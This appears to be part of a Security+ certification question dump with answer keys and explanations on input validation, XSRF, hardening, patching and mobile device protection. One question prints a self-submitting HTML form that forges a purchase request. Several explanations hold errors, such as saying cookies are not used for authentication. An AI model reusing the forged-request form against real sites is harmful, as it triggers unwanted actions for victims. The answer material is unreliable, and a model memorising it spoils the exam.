- A. Buffer overflow prevention
- B. Input validation
- C. CSRF prevention
- D. Cross-site scripting prevention

**Correct Answer:** B

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Input validation is a defensive technique intended to mitigate against possible user input attacks, such as buffer overflows and fuzzing. Input validation checks every user input submitted to the application before processing that input. The check could be a length, a character type, a language type, or a domain.

**Incorrect Answers:**

A: Buffer overflow is an exploit at programming error, bugs and flaws. It occurs when an application is fed more input data than it is programmed to handle. This may cause the application to terminate or to write data beyond the end of the allocated space in memory. The termination of the application may cause the system to send the data with temporary access to privileged levels in the system, while overwriting can cause important data to be lost. Proper error and exception handling and input validation will help prevent Buffer overflow exploits.

C: XSRF or cross-site request forgery applies to web applications and is an attack that exploits the web application's trust of a user who known or is supposed to have been authenticated. This is often accomplished without the user's knowledge. XSRF can be prevented by adding a randomization string (called a nonce) to each URL request and session establishment and checking the client HTTP request header referrer for spoofing.

D: Cross-site scripting (XSS) is a form of malicious code-injection attack on a web server in which an attacker injects code into the content sent to website visitors. XSS can be mitigated by implementing patch management on the web server, using firewalls, and auditing for suspicious activity.

**References:**

Dulaney, Emmett and Chuck Easton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 257, 338 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 192, 197, 319, 320

**QUESTION 647**

After Matt, a user enters his username and password at the login screen of a web enabled portal, the following appears on his screen:

'Please only use letters and numbers on these fields'

Which of the following is this an example of?

- A. Proper error handling
- B. Proper input validation
- C. Improper input validation
- D. Improper error handling

**Correct Answer:** B

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Input validation is an aspect of secure coding and is intended to mitigate against possible user input attacks, such as buffer overflows and fuzzing. Input validation checks every user input submitted to the application before processing that input. The check could be a length, a character type, a language type, or a domain.

Incorrect Answers:

A, D: Error handling is an aspect of secure coding. When errors occur, the system should revert back to a secure state. This must be coded into the system, and should include error and exception handling.

C: Improper input validation would allow user input to be used as an attack vector. In such an event input would not be checked and the user would not receive a message from the system.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 257 Stewart, James Michael, CompTIA Security + Review Guide, Sybex, Indianapolis, 2014, pp 319,

**QUESTION 648**

In regards to secure coding practices, why is input validation important?



<http://www.gratisexam.com/>

- A. It mitigates buffer overflow attacks.
- B. It makes the code more readable.
- C. It provides an application configuration baseline.
- D. It meets gray box testing standards.

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Buffer overflow is an exploit at programming error, bugs and flaws. It occurs when an application is fed more input data than it is programmed to handle. This may cause the application to terminate or to write data beyond the end of the allocated space in memory. The termination of the application may cause the system to send the data with temporary access to privileged levels in the system, while overwriting can cause important data to be lost. Proper error and exception handling and input validation will help prevent Buffer overflow exploits.

Incorrect Answers:

B: Code readability is a function of the integrated development environment (IDE) and the use of indentation and formatting. It is not a function of input validation.

C: Application configuration baselining is the process of tuning the settings of an application to ensure it operates at its optimal value while providing security and vulnerability protection.

D: Gray box testing is a form of penetration testing for software where the tester approaches the software from a user perspective, analyzing inputs and outputs. They do have access to the source code which they use to design their tests but they do not analyze the inner workings of the application during their testing.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 219, 338 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 197,

**QUESTION 649**

Input validation is an important security defense because it:

- A. rejects bad or malformed data.
- B. enables verbose error reporting.
- C. protects mis-configured web servers.
- D. prevents denial of service attacks.

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Input validation is a defensive technique intended to mitigate against possible user input attacks, such as buffer overflows and fuzzing. Input validation checks every user input submitted to the application before processing that input. The check could be a length, a character type, a language type, or a domain.

Incorrect Answers:

B: Error reporting is implemented through proper error and exception handling. It is not accomplished by input validation.

C: Input validation is not a defence against a mis-configured system.

D: Denial of Service (DoS) attacks web-based attacks that exploit flaws in the operating system, applications, services, or protocols. These attacks can be mitigated by means of firewalls, routers, and intrusion detection systems (IDSs) that detect DoS traffic, disabling echo replies on external systems, disabling broadcast features on border systems, blocking spoofed packets on the network, and proper patch management.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 257, 343 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 170- 172, 230, 319

**QUESTION 650**

Which of the following is a common coding error in which boundary checking is not performed?

- A. Input validation
- B. Fuzzing
- C. Secure coding
- D. Cross-site scripting

**Correct Answer: A**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Input validation is a defensive technique intended to mitigate against possible user input attacks, such as buffer overflows and fuzzing. Input validation checks every user input submitted to the application before processing that input. The check could be a length, a character type, a language type, or a domain.

**Incorrect Answers:**

B: Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

C: Proper and secure coding can prevent many attacks, including cross-site scripting, SQL injection and buffer overflows.

D: Cross-site scripting (XSS) is a form of malicious code-injection attack on a web server in which an attacker injects code into the content sent to website visitors. XSS can be mitigated by implementing patch management on the web server, using firewalls, and auditing for suspicious activity

References:

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Easton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 218, 257 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 192, 229, 319

**QUESTION 651**

One of the most consistently reported software security vulnerabilities that leads to major exploits is:

- A. Lack of malware detection.
- B. Attack surface decrease.
- C. Inadequate network hardening.
- D. Poor input validation.

**Correct Answer:** D

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

D: With coding there are standards that should be observed. Of these standards the most fundamental is input validation. Attacks such as SQL injection depend on unfiltered input being sent through a web application. This makes for a software vulnerability that can be exploited. There are two primary ways to do input validation: client-side validation and server-side validation. Thus with poor input validation you increase your risk with regard to exposure to major software exploits.

Incorrect Answers:

- A: Malware detection refers to antivirus software which purpose is to identify, prevent and eliminate viruses. This is not software vulnerability.
- B: The attack surface of an application is the area of that application that is available to users-- those who are authenticated and, more importantly, those who are not. As such, it can include the services, protocols, interfaces, and code. The smaller the attack surface, the less visible the application is to attack.
- C: Network hardening refers to the process of making sure that your network is as secure as it can be. This is not a software vulnerability that may lead to major exploits.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 219, 345.

**QUESTION 652**

Without validating user input, an application becomes vulnerable to all of the following EXCEPT:

- A. Buffer overflow.
- B. Command injection.
- C. Spear phishing.
- D. SQL injection.

**Correct Answer:** C

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Input validation is a defensive technique intended to mitigate against possible user input attacks, such as buffer overflows and fuzzing. Input validation checks every user input submitted to the application before processing that input. The check could be a length, a character type, a language type, or a domain.

Incorrect Answers:

A: Buffer overflow is an exploit at programming error, bugs and flaws. It occurs when an application is fed more input data than it is programmed to handle. This may cause the application to terminate or to write data beyond the end of the allocated space in memory. The termination of the application may cause the system to send the data with temporary access to privileged levels in the system, while overwriting can cause important data to be lost. Proper error and exception handling and input validation will help prevent Buffer overflow exploits.

B: Command injection is often used to gain access to restricted directories on a web server. Proper input validation will help prevent command injection attacks.

D: SQL injection attacks use unexpected input to a web application to gain access to the database used by web application. You can protect a web application against SQL injection by implementing input validation and by limiting database account privileges for the account used by the web server and the web application.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 257, 337, 338 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 195- 196, 197, 319

### QUESTION 653

Which of the following can BEST help prevent cross-site scripting attacks and buffer overflows on a production system?

- A. Input validation
- B. Network intrusion detection system
- C. Anomaly-based HIDS
- D. Peer review

Correct Answer: A

Section: Application, Data and Host Security

Explanation

**Explanation/Reference:**

Section: Application, Data and Host Security

Input validation is a defensive technique intended to mitigate against possible user input attacks, such as buffer overflows and fuzzing. Input validation checks every user input submitted to the application before processing that input. The check could be a length, a character type, a language type, or a domain.

Incorrect Answers:

B: A network-based IDS (NIDS) is an intrusion detection system that scans network traffic in real time and is useful for detecting network-based attacks.

C: A host-based IDS (HIDS) is an intrusion detection system that runs as a service on a host computer system. It is used to monitor the machine logs, system events, and application activity for signs of intrusion. It does not prevent attacks, such as cross-site scripting attacks and buffer overflows, but detects it.

D: Peer review is the process of reviewing source code before the software is released. This is performed by a peer rather than by the programmer.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 111-112, 116-117, 257, 338 Stewart, James

**QUESTION 654**

The BEST methods for a web developer to prevent the website application code from being vulnerable to cross-site request forgery (XSRF) are to:  
(Select TWO).

- A. Permit redirection to Internet-facing web URLs.
- B. Ensure all HTML tags are enclosed in angle brackets, e.g., "<" and ">".
- C. Validate and filter input on the server side and client side.
- D. Use a web proxy to pass website requests between the user and the application.
- E. Restrict and sanitize use of special characters in input and URLs.

**Correct Answer:** CE

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

XSRF or cross-site request forgery applies to web applications and is an attack that exploits the web application's trust of a user who is known or is supposed to have been authenticated. This is often accomplished without the user's knowledge. XSRF can be prevented by adding a randomization string (called a nonce) to each URL request and session establishment and checking the client HTTP request header referer for spoofing.

Incorrect Answers:

- A: Permitting redirection to Internet-facing web URLs is to do with redirecting data traffic. It is not used to prevent XSS attacks.
- B: Ensuring all HTML tags are enclosed in angle brackets is not used to prevent XSS attacks. The use of angle brackets is standard practice in HTML code. Without angle brackets, the HTML code would not work.
- D: Web proxies tend to be used for caching web page content and/or restricting access to websites to aid compliance with company Internet usage policies. Web proxies are not used to prevent XSS attacks.

References:

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

[http://en.wikipedia.org/wiki/Cross-site\\_scripting#Reducing\\_the\\_threat](http://en.wikipedia.org/wiki/Cross-site_scripting#Reducing_the_threat)

**QUESTION 655**

After visiting a website, a user receives an email thanking them for a purchase which they did not request. Upon investigation the security administrator sees the following source code in a pop-up window:

```
<HTML>
<body onload="document.getElementById('badForm').submit()">
<form id="badForm" action="shopingsite.company.com/purchase.php" method="post" >
<input name="Perform Purchase" value="Perform Purchase"/>
```

```
</form>
</body>
</HTML>
```

Which of the following has MOST likely occurred?

- A. SQL injection
- B. Cookie stealing
- C. XSRF
- D. XSS

**Correct Answer:** C

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

XSRF or cross-site request forgery applies to web applications and is an attack that exploits the web application's trust of a user who is known or is supposed to have been authenticated. This is often accomplished without the user's knowledge.

Incorrect Answers:

A: SQL injection attacks use unexpected input to a web application to gain access to the database used by the web application. SQL injection attacks typically do not open pop-up browser windows.

B: Cookie stealing is used in session hijacking. Cookies are one of the mechanisms used to validate a web user's session. When stolen, it can be used to establish a session with a host system that thinks it is still communicating with the original user. The original user's session has been hijacked and no longer receives communication from the host system. They will thus no longer receive pop-up windows.

D: Cross-site scripting (XSS) is a form of malicious code-injection attack on a web server in which an attacker injects code into the content sent to website visitors. XSS can be mitigated by implementing patch management on the web server, using firewalls, and auditing for suspicious activity.

References:

[http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

Dulaney, Emmett and Chuck Easton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 335, 340 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp. 195-

## QUESTION 656

Which of the following is the BEST way to prevent Cross-Site Request Forgery (XSRF) attacks?

- A. Check the referrer field in the HTTP header
- B. Disable Flash content
- C. Use only cookies for authentication

D. Use only HTTPS URLs

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

XSRF or cross-site request forgery applies to web applications and is an attack that exploits the web application's trust of a user who known or is supposed to have been authenticated. This is accomplished by changing values in the HTTP header and even in the user's cookie to falsify access. It can be prevented by embedding additional authentication data into requests that allows the web application to detect requests from unauthorized locations. Examples are synchronizer token patterns, cookie-to-header tokens, and checking the HTTP Referrer header and the HTTP Origin header.

**Incorrect Answers:**

B: Flash content is not used on Cross-Site Request Forgery (XSRF) attacks. Disabling flash content would thus not prevent Cross-Site Request Forgery (XSRF) attacks.

C: Cookies are plain-text files that a browser stores on a user's hard disk to provide a persistent, customized web experience for each visit to a web site. It typically contains information about the user but is not used for authentication.

D: HTTP Secure (HTTPS) combines HTTP with SSL/TLS to provide encrypted communication.

This does not prevent XSRF.

**References:**

[http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 75, 335, 339, 340-341

### **QUESTION 657**

The process of making certain that an entity (operating system, application, etc.) is as secure as it can be is known as:

- A. Stabilizing
- B. Reinforcing
- C. Hardening
- D. Toughening

**Correct Answer:** C

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing unnecessary functions and features, removing unnecessary usernames or logins and disabling unnecessary services.

Incorrect Answers:

A, B, D: The correct term for making a system as secure as possible is hardening, not stabilizing, reinforcing, or toughening.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 215-217

### QUESTION 658

Vendors typically ship software applications with security settings disabled by default to ensure a wide range of interoperability with other applications and devices. A security administrator should perform which of the following before deploying new software?

- A. Application white listing
- B. Network penetration testing
- C. Application hardening
- D. Input fuzzing testing

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing unnecessary functions and features, removing unnecessary usernames or logins and disabling unnecessary services.

Incorrect Answers:

A: Application whitelisting is a form of application security which prevents any software from running on a system unless it is included on a preapproved exception list. Including the application on the whitelist does not address the security settings that have been disabled by default.

B: Network penetrating testing attempts to find weakness in a network by trying to hack into the network. This is not related to software.

D: Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

References:

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 215-217, 218, 340 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 229

### QUESTION 659

Which of the following describes the process of removing unnecessary accounts and services from an application to reduce risk exposure?

- A. Error and exception handling

- B. Application hardening
- C. Application patch management
- D. Cross-site script prevention

**Correct Answer:** B

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing unnecessary functions and features, removing unnecessary usernames or logins and disabling unnecessary services.

Incorrect Answers:

- A: Error handling is an aspect of secure coding. When errors occur, the system should revert back to a secure state. This must be coded into the system, and should include error and exception handling.
- C: Patch management is the process of maintaining the latest source code for applications and operating systems. This helps protect a systems from newly discovered attacks and vulnerabilities.
- D: Cross-site scripting (XSS) is a form of malicious code-injection attack on a web server in which an attacker injects code into the content sent to website visitors. XSS can be mitigated by implementing patch management on the web server, using firewalls, and auditing for suspicious activity.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 215-217, 220 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 231-

**QUESTION 660**

A network administrator is responsible for securing applications against external attacks. Every month, the underlying operating system is updated. There is no process in place for other software updates.

Which of the following processes could MOST effectively mitigate these risks?

- A. Application hardening
- B. Application change management
- C. Application patch management
- D. Application firewall review

**Correct Answer:** C

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

The question states that operating system updates are applied but not other software updates. The 'other software' in this case would be applications. Software updates includes functionality updates and more importantly security updates. The process of applying software updates or 'patches' to applications is known as 'application patch management'. Application patch management is an effective way of mitigating security risks associated with software applications.

**Incorrect Answers:**

A: Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing or disabling unnecessary functions and features, removing or disabling unnecessary user accounts, disabling unnecessary protocols and ports, and disabling unnecessary services.

B: Application change management is the processing of managing any changes to an application. It can include updating an application by applying patches but it also commonly includes making any configuration change in the application.

D: Application firewall review is the process of reviewing the configuration of a software based firewall. The configuration under review is typically who can access the system and from where the system can be accessed. It does not include the installation of application patches.

**References:**

<http://www.techopedia.com/definition/24833/hardening>

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 215-217

**QUESTION 661**

A recently installed application update caused a vital application to crash during the middle of the workday. The application remained down until a previous version could be reinstalled on the server, and this resulted in a significant loss of data and revenue.

Which of the following could BEST prevent this issue from occurring again?

- A. Application configuration baselines
- B. Application hardening
- C. Application access controls
- D. Application patch management

**Correct Answer: D**

Section: Application, Data and Host Security

Explanation

**Explanation/Reference:**

Section: Application, Data and Host Security

Patch management is the process of maintaining the latest source code for applications and operating systems by applying the latest vendor updates. This helps protect a systems from newly discovered attacks and vulnerabilities. A part of patch management is testing the effects of vendor updates on a test system first to ensure that the updates do not have detrimental effects on the system, and, should the updates have no detrimental effects on the test systems, backing up the production systems before applying the updates on a production system.

**Incorrect Answers:**

- A: Application configuration baselining is the process of tuning the settings of an application to ensure it operates at its optimal value while providing security and vulnerability protection.
- B: Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing or disabling unnecessary functions and features, removing or disabling unnecessary user accounts, disabling unnecessary protocols and ports, and disabling unnecessary services. Hardening also involves tuning and configuring the native security features of the installed software, performing patch management.
- C: Access control or permissions determines a user's access to an object, such as a file or folder, application, and system. It does not prevent system crashed due to application updates.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 231- 232, 235 Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 215-217, 219, 220

**QUESTION 662**

An administrator finds that non-production servers are being frequently compromised, production servers are rebooting at unplanned times and kernel versions are several releases behind the version with all current security fixes.

Which of the following should the administrator implement?

- A. Snapshots
- B. Sandboxing
- C. Patch management
- D. Intrusion detection system

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Patch management is the process of maintaining the latest source code for applications and operating systems by applying the latest vendor updates. This helps protect a systems from newly discovered attacks and vulnerabilities.

**Incorrect Answers:**

- A: Snapshots are backups of virtual machines that can be used to quickly recover from errors or poor updates. It does not ensure that the latest kernel version with all current security fixes is installed on the system.
- B: Sandboxing is the process of isolating a system before installing new applications on it so as to restrict any potential malware that may be embedded in the new application from being able to cause harm to production systems. It does not ensure that the latest kernel version with all current security fixes is installed on the system.
- D: An intrusion detection system (IDS) is an automated system that detects intrusions or security policy violations on networks or host systems. It does not ensure that the latest kernel version with all current security fixes is installed on the system.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 204-205, 220 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 21, 231-232, 249, 250

**QUESTION 663**

Which of the following is the term for a fix for a known software problem?

- A. Skiff
- B. Patch
- C. Slipstream
- D. Upgrade

**Correct Answer: B**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Patch management is the process of maintaining the latest source code for applications and operating systems by applying the latest vendor updates. This helps protect a systems from newly discovered attacks and vulnerabilities.

Incorrect Answers:

- A: A skiff is a small boat.
- C: Slipstreaming is the process of making an installation image of an operating system that includes the latest service packs and required applications. This is used to install new systems rather than fix software problems.
- D: Upgrades are replacement of the existing software with newer and better versions of the oftware.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 220 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 231-

**QUESTION 664**

Which of the following practices is used to mitigate a known security vulnerability?

- A. Application fuzzing
- B. Patch management
- C. Password cracking
- D. Auditing security logs

**Correct Answer: B**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Patch management is the process of maintaining the latest source code for applications and operating systems by applying the latest vendor updates. This helps protect a systems from new attacks and vulnerabilities that have recently become known.

**Incorrect Answers:**

A: Fuzzing is a software testing technique that involves providing invalid, unexpected, or random data to as inputs to a computer program. The program is then monitored for exceptions such as crashes, or failed validation, or memory leaks.

C: Password cracking is an attempt to find weakness in users' passwords. However, password strength and complexity would be used to mitigate against weakness in users' passwords.

D: Security logs record information about security related events, such as user access to resource objects, users performing privileged operations, or events detected by sentry devices such as firewalls, IDS/IPS, and routers and switches.

**References:**

[http://en.wikipedia.org/wiki/Fuzz\\_testing](http://en.wikipedia.org/wiki/Fuzz_testing)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 218, 220 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 202, 229, 231-232

### **QUESTION 665**

Which of the following can a security administrator implement on mobile devices that will help prevent unwanted people from viewing the data if the device is left unattended?

- A. Screen lock
- B. Voice encryption
- C. GPS tracking
- D. Device encryption

**Correct Answer: A**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Screen-lock is a security feature that requires the user to enter a PIN or a password after a short period of inactivity before they can access the system again. This feature ensures that if your device is left unattended or is lost or stolen, it will be difficult for anyone else to access your data or applications.

**Incorrect Answers:**

B: Voice encryption is used to protect audio (voice) transmission. It cannot secure data stored on a mobile device.

C: Global Positioning System (GPS) tracking can be used to identify its location of a stolen device and can allow authorities to recover the device. However, for GPS tracking to work, the device must have an Internet connection or a wireless phone service over which to send its location information.

D: Device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 237 <https://www.ukash.com/en-SI/mobile-device-security/>

**QUESTION 666**

Which of the following can be used on a smartphone to BEST protect against sensitive data loss if the device is stolen? (Select TWO).

- A. Tethering
- B. Screen lock PIN
- C. Remote wipe
- D. Email password
- E. GPS tracking
- F. Device encryption

**Correct Answer: CF**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

C: Remote wipe is the process of deleting data on a device in the event that the device is stolen. This is performed over remote connections such as the mobile phone service or the internet connection and helps ensure that sensitive data is not accessed by unauthorized people.

F: Device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

**Incorrect Answers:**

A: Device tethering is the process of connecting one device to another over a wireless LAN (Wi- Fi) or Bluetooth connection or by using a cable. This allows the tethered devices to share an Internet connection. It does not protect the device against data loss in the event of the device being stolen.

B: Screen locks are a security feature that requires the user to enter a PIN or a password after a short period of inactivity before they can access the system again. This feature ensures that if your device is left unattended or is lost or stolen, it will be a bit difficult for anyone else to access your data or applications. However, screen locks may have workarounds, such as accessing the phone application through the emergency calling feature.

D: Some email applications allow users to set a password on an email that could be shared with the recipient. This does not protect against sensitive data loss if the device is stolen.

E: Global Positioning System (GPS) tracking can be used to identify its location of a stolen device and can allow authorities to locate the device. However, for GPS tracking to work, the device must have an Internet connection or a wireless phone service over which to send its location information.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236,

**QUESTION 667**

Which of the following controls can be implemented together to prevent data loss in the event of theft of a mobile device storing sensitive information? (Select TWO).

- A. Full device encryption
- B. Screen locks
- C. GPS
- D. Asset tracking
- E. Inventory control

**Correct Answer:** AB

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A: Device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

B: Screen locks are a security feature that requires the user to enter a PIN or a password after a short period of inactivity before they can access the system again. This feature ensures that if your device is left unattended or is lost or stolen, it will be difficult for anyone else to access your data or applications.

Incorrect Answers:

C: Global Positioning System (GPS) tracking can be used to identify its location of a stolen device and can allow authorities to locate the device. However, for GPS tracking to work, the device must have an Internet connection or a wireless phone service over which to send its location information.

D: Asset tracking is the process of maintaining oversight over inventory, and ensuring that a device is still in the possession of the assigned authorized user.

E: Inventory control is an aspect of asset tracking and the overseeing of inventory. It does not prevent data loss.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236, 237, 238

**QUESTION 668**

A way to assure data at-rest is secure even in the event of loss or theft is to use:

- A. Full device encryption.
- B. Special permissions on the file system.

- C. Trusted Platform Module integration.
- D. Access Control Lists.

**Correct Answer:** A

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

Incorrect Answers:

B: Permissions on the file system define the level of access logged on users have to files and folders. However, should an unauthorized user gain access to an authorized user's user account, they would gain access to the files and folders.

C: Trusted Platform Module (TPM) is a hardware-based encryption solution that is embedded in the system's motherboard. It helps with hash key generation and stores cryptographic keys, passwords, or certificates.

D: Access Control Lists (ACLs) define the level of access logged on users have to resources. However, should an unauthorized user gain access to an authorized user's user account, they would gain access to the data.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 156, 237, 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236,

**QUESTION 669**

Which of the following should Matt, a security administrator, include when encrypting smartphones? (Select TWO).

- A. Steganography images
- B. Internal memory
- C. Master boot records
- D. Removable memory cards
- E. Public keys

**Correct Answer:** BD

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

All useable data on the device should be encrypted. This data can be located on the hard drive, or removable drives, such as USB devices and memory cards, and

on internal memory.

Incorrect Answers:

A: Steganography is a process of hiding one communication inside another communication. It can use passwords to prevent unauthorized extraction of the hidden communication and can also use encryption to mitigate against brute-force attempts at extraction. Steganography can also be used to detect theft, fraud, or modification when the hidden communication is a watermark.

C: The master boot record (MBR) stores information on how the logical partitions on a hard drive are organized and contains loaders for the operating system. This is not data at risk and does not need to be encrypted.

E: Public keys are used in asymmetrical cryptography. It is publicly available and is derived from the user's private key. It does not hold any useable data as the private key cannot be used to reverse engineer the user's private key.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 323,

### QUESTION 670

A bank has recently deployed mobile tablets to all loan officers for use at customer sites. Which of the following would BEST prevent the disclosure of customer data in the event that a tablet is lost or stolen?

- A. Application control
- B. Remote wiping
- C. GPS
- D. Screen-locks

**Correct Answer: B**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Remote wipe is the process of deleting data on a device in the event that the device is stolen. This is performed over remote connections such as the mobile phone service or the internet connection and helps ensure that sensitive data is not accessed by unauthorized people.

Incorrect Answers:

A: Application control is the process of controlling what applications are installed on a device. This may reduce exposure to malicious software by limiting the user's ability to install applications that come from unknown sources or have no work-related features.

C: Global Positioning System (GPS) tracking can be used to identify its location of a stolen device and can allow authorities to recover the device. However, for GPS tracking to work, the device must have an Internet connection or a wireless phone service over which to send its location information.

D: Screen lock is a security feature that requires the user to enter a PIN or a password after a short period of inactivity before they can access the system again. This feature ensures that if your device is left unattended or is lost or stolen, it will be difficult for anyone else to access your data or applications.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236, [http://searchconsumerization.techtarget.com/definition/ remote-wipe](http://searchconsumerization.techtarget.com/definition/remote-wipe)

#### **QUESTION 671**

